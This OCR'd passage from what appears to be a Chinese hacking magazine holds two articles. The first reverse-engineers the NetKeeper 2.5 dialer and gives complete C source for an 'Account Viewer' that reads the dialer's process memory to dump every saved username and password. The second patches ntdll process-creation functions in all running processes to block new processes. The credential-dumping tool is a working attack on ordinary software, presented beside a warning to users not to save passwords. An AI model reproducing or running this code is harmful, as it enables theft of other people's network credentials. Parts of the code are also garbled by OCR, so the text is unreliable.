大家可以到拨号程序的目录下面看看 Credit 文件的大小，会发现它刚好是 5.63 KB (5,772 字节)，而刚刚的读取操作也是这个大小，很明显，程序现在准备把 Credit 文件整个读取到缓冲区中。我们继续往下走会看到以下代码：

```
    004133D9  |> \817C24 0C 8C1>CMP DWORD PTR SS:[ESP+C],168C
    004133E1  |.  74 17             JE SHORT NetKeepe.004133FA
```

判断读取操作是否成功。我们继续往后走几步：

```
    004133FA  |> \56               PUSH ESI
                                   ; /hObject = 00000208 (window)
    004133FB  |.  FF15 2C024F00 CALL DWORD PTR
DS:[<&KERNEL32.CloseHandl>; \CloseHandle
    00413401  |.  6A 00            PUSH 0
    00413403  |.  57               PUSH EDI
    00413404  |.  8BCB             MOV ECX,EBX
    00413406  |.  E8 251E0000      CALL NetKeepe.00415230
```

这时大家请注意下这个 EDI，里面存放的是缓冲区的地址，猜测后面的这个函数就是解密的函数，我们跟进去，

```
    00415230  /$  8B4424 08      MOV EAX,DWORD PTR
SS:[ESP+8]
    00415234  |.  53             PUSH EBX
    00415235  |.  55             PUSH EBP
    00415236  |.  56             PUSH ESI
    00415237  |.  33F6           XOR ESI,ESI
    00415239  |.  57             PUSH EDI
    0041523A  |.  3BC6           CMP EAX,ESI
    0041523C  |.  0F84 29010000 JE NetKeepe.0041536B
    00415242  |.  68 08EC5100    PUSH
NetKeepe.0051EC08               ;  ASCII "EncodeCredit,encode
    00415247  |.  E8 C4F2FEFF    CALL NetKeepe.00404510
```

这个函数在开始就会根据传递的参数（0 或 1）选择分支，而这两个分支分别有如下字符串：

```
    00415242  |.  68 08EC5100    PUSH
NetKeepe.0051EC08               ;  ASCII "EncodeCredit,encode
    0041536B  |> \68 F0EB5100    PUSH
NetKeepe.0051EBF0               ;  ASCII "EncodeCredit,decode
```

猜测此函数是一个就既能加密，也能解密的函数。

换 IDA，往下看，就看到这样的代码：

```
    .text:0041536B loc_41536B: ; CODE XREF: encode_decode+C↑j
    .text:0041536B        push offset aEncodecreditDe ;
"EncodeCredit,decode\n"
    .text:00415370        call sub_404510
    .text:00415375        mov ebp, [esp+14h+pbuffer]
;传入缓冲区的地址
    .text:00415379        add esp, 4
    .text:0041537C        mov [esp+10h+flags], esi
; 清 0，将此参数做记录已解密
    账户个数的计数器
    .text:00415380        mov eax, [ebp+0] ; 将缓冲区的第一个字节
取出，其值加 1 就是账号的个数
    .text:00415380                   ;
    .text:00415383        inc eax ; eax=*(DWORD*)pbuffer+1
    .text:00415384        test eax, eax
    .text:00415386        jle loc_415451
    .text:0041538C       lea esi, [ebp+50h] ; esi=(char *) pbuffer+0x50
    .text:0041538F
    .text:0041538F loc_41538F: ; CODE XREF: encode_decode+21B├j
    .text:0041538F        lea ecx, [esi-20h]
    .text:00415392        push 20h ; username_len
    .text:00415394        push ecx ; pbuffer_username
```

```
.text:00415395    call decode ; 解码
.text:0041539A    push 20h ; pwd_len
.text:0041539C    push esi ; pbuffer_pwd
.text:0041539D    call decode ; 解码
..............
.text:00415433    mov eax, [esp+38h+flags]  ;取出计数器，里
面记录已经解密的账号个数
.text:00415437    mov edx, [ebp+0]        ;账号的个数
.text:0041543A    add esp, 28h
.text:0041543D    inc eax
.text:0041543E    add esi, 1C0h
.text:00415444    inc edx
.text:00415445    cmp eax, edx          ;判断所有的账号是否都
已经完成解码工作
.text:00415447    mov [esp+10h+flags], eax
.text:0041544B    jl   loc_41538F
大家可以在 OD 中在这两处函数后面下断点。
.text:00415392    push 20h ; username_len
.text:00415394    push ecx ; pbuffer_username
.text:00415395    call decode ; 解码
.text:0041539A    push 20h ; pwd_len
.text:0041539C    push esi ; pbuffer_pwd
.text:0041539D    call decode ; 解码
```

按 F9 键运行，然后观察数据窗口，就会发现账号和密码都在缓冲区中被还原了，据上面的代码我们就可以猜测出 Credit 文件的大体结构：

```
总长度 0x168c(5772)     缓冲区地址 0x0012d708
---------------------------------
头部   0x30  ;其中第一字节的内容加 1 为账号个数
---------------------------------
账号 1
user    0x20
pwd     0x20
other   0x180
---------------------------------
账号 2
..........................
---------------------------------
..........................
```

密函数其实是 decode（IDA 我改了名字的，OD 为 CALL NetKeepe.004100C0），此函数根据传入缓冲区地址还有长度，然后进行解密，在该函数的内部先进行了算法的初始化，然后是每次 8 字节的解密工作，不过这个解密算法有点复杂（至少对于像我一样的算法白痴来说是的），用 Peid 查了一下，发现有 DES 的 SBOX，估计他们自己改写了，不过算法太长，我也看得云里雾里，期待高手们去分析吧。直接按下了 F9 键，然后熟悉的拨号界面出现了，不过我发现那个缓冲区中的内容依然还在，这下好办了，既然我功力不够，不能直接从文件中取，那就换个方法，直接从内存中读取。

在我的机器上，这个缓冲区的地址是 0x0012d708，其实这个地址并非固定不变的。因为这个缓冲区是在堆栈中，若用 IDA 往上回朔就会发现这个缓冲区其实是在一个对象中间，说白了，这个缓冲区其实是一个对象的一个组成部分，而账号密码信息就在其中。那么我们就不能直接去读取固定的地址，只能先读取一个数据块，然后在里面搜索账户的信息，最后把搜索到的信息输出来。

代码如下：

```
//CodeBlock 10.5 下通过
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
typedef struct
{
    char name[0x20];
    char pwd[0x20];
    char other[0x180];
} *PACCOUNT;
HANDLE  hProcess();
DWORD   FindPWD();
int IsNum(char *str,int len);
int check(char *pData);
void print_data(PACCOUNT buffer);
HWND  hwnd;
HANDLE    HProce;//保存目标进程句柄
DWORD     ProcessId ;
//LPVOID  pbase=0x0012D708;//基地址，在我的机器上缓冲区
                              //的地址，作查找地址范围的参考
DWORD     nbyte;
char      buffer[0x168C];       //存放 Credit 文件的缓冲区
const   int     buf_len=0x168C;       //缓冲区长度
int main()
{
    char *pDes;
    printf("\tNetKeeper2.5.0045 Account Viewer v1.0\n");
    printf("\n\t\t\t\tby   no comment\n\n\n");
    HProce=hProcess();
    printf("HProcess: 0x%.8x\n",HProce);
    FindPWD();
    getchar();
    return 0;
}
HANDLE  hProcess()//获取目标进程的句柄
{
    hwnd=FindWindow(0,"NetKeeper2.5");
    if (!hwnd)
    {
        printf("Error!Can't find NetKeeper2.5\n");
        getchar();
        return 0;
    }
    printf("HWND:0x%.8x\n",hwnd);
    GetWindowThreadProcessId(hwnd,&ProcessId);
    printf("Process ID: 0x%.8x\n",ProcessId);
    return OpenProcess(PROCESS_ALL_ACCESS,0,ProcessId);
}
DWORD   FindPWD()
{
    //查找的起始地址;不要太小，否则改地址可能是无效的
    LPVOID  pfind=0x0012c000;
    int iUserNum=0,num;
    LPVOID Bassaddress=0;
    memset(buffer,0,buf_len);
    while(pfind<0x00130000)
    {
        if  (ReadProcessMemory(HProce,pfind,buffer,buf_len,
&nbyte))
        {
            buffer[buf_len-1]=0;
int c=0;
            while(c<0x200)
            {
        //我们的学生账号是如下格式的 xxxxxxx@cqupt   x
        //为数字

                //教师的账号在前面含有几个字符
if   (0==strcmp(&buffer[c],"@cqupt"))//查找可疑字符串
                {
                    //一旦找到可能是解密后的 Credit 文件时,重新从
                    //头部开始读取
                    //防止在后面进行判断时发生越界访问的情况

ReadProcessMemory(HProce,(pfind+c-0x37),buffer,buf_len,&nbyte);
                    if (!IsNum((char*)&buffer+0x34,2))
break;
                    //判断@cqupt 前面的两个字符是否是数字
                    if   (num=check(buffer)&&
buf_len==nbyte)
                    {
                        if (iUserNum<num)
                        {
                    //记录下包含账户信息最多的数据块地址
```

```
                        //因为内存中可能有多处地址含有账户密码
                        //信息
                        //而只有 Credit 文件中的账号信息最多
                                        iUserNum=num;
                                        Bassaddress=
(pfind+c-0x37);
                                    }
                                }
                            }
                    c++;
                    }
                }
                pfind+=0x200;//每次搜索 0x200 字节的范围,
                //这个范围不应太大,否则在最后可能有一个很大的空
                //间没有进行搜索
            }
            printf("\nDes Process Bass Addr:%x\n\n",Bassaddress);
ReadProcessMemory(HProce,Bassaddress,buffer,buf_len,&nbyte);
            print_data(buffer);//输出找到的账户信息
            return 0;
    }
    int IsNum(char *str,int len)//判断指定长度的字符串是否全为数字
    {
    while (len--)
            {
                if   ('0'>str[len] || '9'<str[len])   return 0;
            }
            return 1;
    }
    int check(char *pData)//检查是否是保存账号信息的数据块
                            //返回账号的个数
    {
    int n=*(DWORD*)pData+1;//账户个数
            PACCOUNT pCheckData=pData+0x30;
            while(n--)
            {
                if   (!IsNum(pCheckData->name+4,3))
                //判断账号中间是不是完全为数字
                return 0;
                pCheckData++;
                if   (pCheckData>(char*)pData+buf_len)
                //若检测的指针越界,既说明账户个数是错的,
                    //进而说明数据块中装的非解密后的 Credit 文件
                    return 0;
            }
            return (*(DWORD*)pData+1);
    }
    void print_data(PACCOUNT pd)//输出缓冲区中所有账号信息
    {
            PACCOUNT pbuf=(char *)pd+0x30;
            int i=1,num=1+*(DWORD*)pd;
            while(i<=num && pbuf<(char*)pd+buf_len)
            {
                printf("%.2d: %s     %s\n",i++,pbuf->name,pbuf->pwd);
                pbuf++;
            }
            return ;
    }
```

这个程序是针对目前最新的 NetKeeper 2.5.0045 编写的，需要在打开 NetKeeper 的情况下才能取到密码，我在 XP 和 Windows 7 下测试都能正常获得账号和密码信息，但考虑到各个学校的软件版本可能有差异，所以我并不是在所有的机器上都能正常获取密码、顺便告诫大家，在机房用 Netkeeper 拨号时，千万不要保存密码，其实 NetKeeper 对账号的保密是很差的，且不说在程序启动时会直接读到内存中解密，在拨号时进行验证时，数据也是明码传输的，这意味着有心人如果把 Credit 文件复制后去抓包，密码也能出来。甚至在拨号成功后，在账号管理界面用星号查看器也能得到密码。

如图 1 所示是我测试的图片。





图 1

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：Win64、创建进程



兼容 Win64 的全局禁止创建进程

文/广东工业大学　胡文亮

ARK 有个很重要的功能就是“禁止创建进程”（还有禁止创建文件、注册表值等。由于原理一样，所以略过不讲）。据我所知，实现这些操作在网上流传的方法都要通过 Hook 来实现。Hook 的方法有很多种，就 Inline Hook 而言，有的在 Ring0 下通过挂钩 NtCreateUserProcess（NT6）/NtCreateProcessEx（NT5）等函数实现，有的在 Ring3 下通过各种方法（写注册表键值 AppInit_DLLs /CreateRemoteThread/SetWindowHookEx）注入 DLL，并在 DLL 里写挂钩 NtCreateUserProcess/NtCreateProcessEx 的代码

实现。实现这么一个简单操作就又是注入又是写注册表又是加载驱动的，搞得系统乌烟瘴气，还不一定有效(SetWindowHookEx和AppInit_DLLs只对GUI进程有效)，真是让人很不爽。最重要的是，到了Win64下，驱动很难加载了，注入DLL也没这么方便，要实现以上功能，恐怕现在网上流传的方法都不能使用了。我最近在学习64位汇编语言的时候，想到一个方法，经测试，简易有效，而且稳定。

首先来给不懂x86或x86-64汇编语言的朋友解释两条指令。第一是ret，英语return的缩写，顾名思义，就是返回的意思，对应的机器码是0xC3；二是nop，就是让CPU不执行任何操作，占用一指令周期的时间，对应的机器码是0x90。我的方法是：覆盖NtCreateUserProcess或NtCreateProcessEx的第一条指令为0x90、0xC3、0x90……(后面的0x90个数要填满第一条指令的长度)这样就能禁止创建进程了。

以下反汇编代码分别是在Windows 2003 x86和Windows 7 x64中对NtCreateProcessEx和NtCreateUserProcess反汇编得到的：

```
    lkd> uf ntdll!NtCreateProcessEx
    ntdll!ZwCreateProcessEx:
    7c956e8f b832000000      mov   eax,32h
    7c956e94 ba0003fe7f      mov   edx,offset
SharedUserData!SystemCallStub (7ffe0300)
    7c956e99 ff12            call  dword ptr [edx]
    7c956e9b c22400          ret   24h
    lkd> u ntdll!NtCreateUserProcess
    ntdll!ZwCreateUserProcess:
    00000000`77c90980 4c8bd1          mov    r10,rcx
    00000000`77c90983 b8aa000000      mov    eax,0AAh
    00000000`77c90988 0f05            syscall
    00000000`77c9098a c3              ret
    00000000`77c9098b 0f1f440000      nop    dword ptr [rax+rax]
```

可见NtCreateProcessEx和NtCreateUserProcess的第一条指令分别是5字节和3字节。于是我们分别覆盖5字节和3字节即可。

```
    LPVOID AddressOfCreateProcess=NULL;
    BYTE OriCode[5]={0x0,0x0,0x0,0x0,0x0};
    BYTE NewCode[5]={0x90,0xc3,0x90,0x90,0x90};

    void HookCreateProcess(HANDLE hProc)
    {
        SIZE_T dwRet=0,i=0; AddressOfCreateProcess=(LPVOID)
GetProcAddress(GetModuleHandleA("ntdll.dll"),"NtCreateProcessEx");
        printf("AddressOfCreateProcess: 0x%x\n",(LONGLONG)
AddressOfCreateProcess);
        ReadProcessMemory(hProc,AddressOfCreateProcess,
OriCode,5,&dwRet);
        WriteProcessMemory(hProc,AddressOfCreateProcess,New
Code,5,&dwRet);
        return;
    }
    LPVOID AddressOfCreateProcess=NULL;
    BYTE OriCode[3]={0x0,0x0,0x0};
    BYTE NewCode[3]={0x90,0xc3,0x90};

    void HookCreateProcess(HANDLE hProc)
    {
        SIZE_T dwRet=0,i=0; AddressOfCreateProcess=(LPVOID)Get
ProcAddress(GetModuleHandleA("ntdll.dll"),"NtCreateUserProcess");
        printf("AddressOfCreateProcess:
0x%x\n",(LONGLONG)AddressOfCreateProcess);
        ReadProcessMemory(hProc,AddressOfCreateProcess,
OriCode,3,&dwRet);
        WriteProcessMemory(hProc,AddressOfCreateProcess,
NewCode,3,&dwRet);
        return;
    }
```

恢复的代码如下：

```
    Void UnHookCreateProcess(HANDLE hProc)
    {
        SIZE_T dwRet=0;
        WriteProcessMemory(hProc,AddressOfCreateProcess,
OriCode,5,&dwRet);
        return;
    }

    Void UnHookCreateProcess(HANDLE hProc)
    {
        SIZE_T dwRet=0;
        WriteProcessMemory(hProc,AddressOfCreateProcess,
OriCode,3,&dwRet);
        return;
    }
```

实现禁止创建文件、注册表项和注册表键值的方法基本一样，只要把NtCreateProcessEx/NtCreateUserProcess换成NtCreateFile、NtCreateKey和NtSetValueKey即可。附件中有相应的代码，限于篇幅不贴出来，请自行查看。

接下来实现全局Hook就很简单了：首先枚举系统中所有的进程，然后覆盖每个进程中的NtCreateProcessEx/NtCreateUserProcess函数头的第一条指令。这样就实现了全局禁止创建进程。当然，别忘记在main()函数里获得SE_DEBUG特权，否则有些进程会打不开。

```
    Void HookAllProcess()
    {
        HANDLE hp=0;
        int pids[200],procsnum=0;
        GetAllProcessA(pids,&procsnum);
        for(int i=0;i<procsnum;i++)
        {
            printf("%d\n",pids[i]);
            hp=OpenProcess(PROCESS_ALL_ACCESS,0,pids[i]);
            HookCreateProcess(hp);
            CloseHandle(hp);
        }
        printf("Press any key to unhook\n");getchar();
        for(int i=0;i<procsnum;i++)
        {
            printf("%d\n",pids[i]);
            hp=OpenProcess(PROCESS_ALL_ACCESS,0,pids[i]);
            UnHookCreateProcess(hp);
            CloseHandle(hp);
        }
        return;
    }
    Int main()
    {
        BOOLEAN bRet;
        RTLADJUSTPRIVILEGE getdbg=(RTLADJUSTPRIVILEGE)
GetProcAddress(GetModuleHandleA("ntdll.dll"),"RtlAdjustPrivilege");
        getdbg(20,1,0,&bRet);
        HookAllProcess(); //全局禁止创建进程
       return 0;
    }
```

测试的效果如图1和图2所示。




图1 Windows 2003 x86





图 2 Windows 7 x64

本文到此结束，有更好方法的朋友，欢迎和我讨论。另外由于本文的示例程序使用 VS2010 编写，所以需要安装 Microsoft .NET Framework 4.0 才能运行（仅 x64 程序，x86 程序不需要）。另外我无法提供完整的 VS2010 工程文件，不知为何，以上区区几十行代码对应的工程文件竟然有上百兆！真不知道微软搞什么鬼！最后想说明的是，这些所谓的“底层代码”用任何语言都能实现，和普通的程序代码没有任何区别。这个程序的早期版本我分别是用 VB6(x86)和 PureBASIC 4.5(x64)写的，只是为了方便大部分读者才转成 C++代码的。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：C#
关键词：EPI、化学、信息库

提取 EPI Suite 化学信息库

文/图 紫玉幽谷 / Rock S.Y.

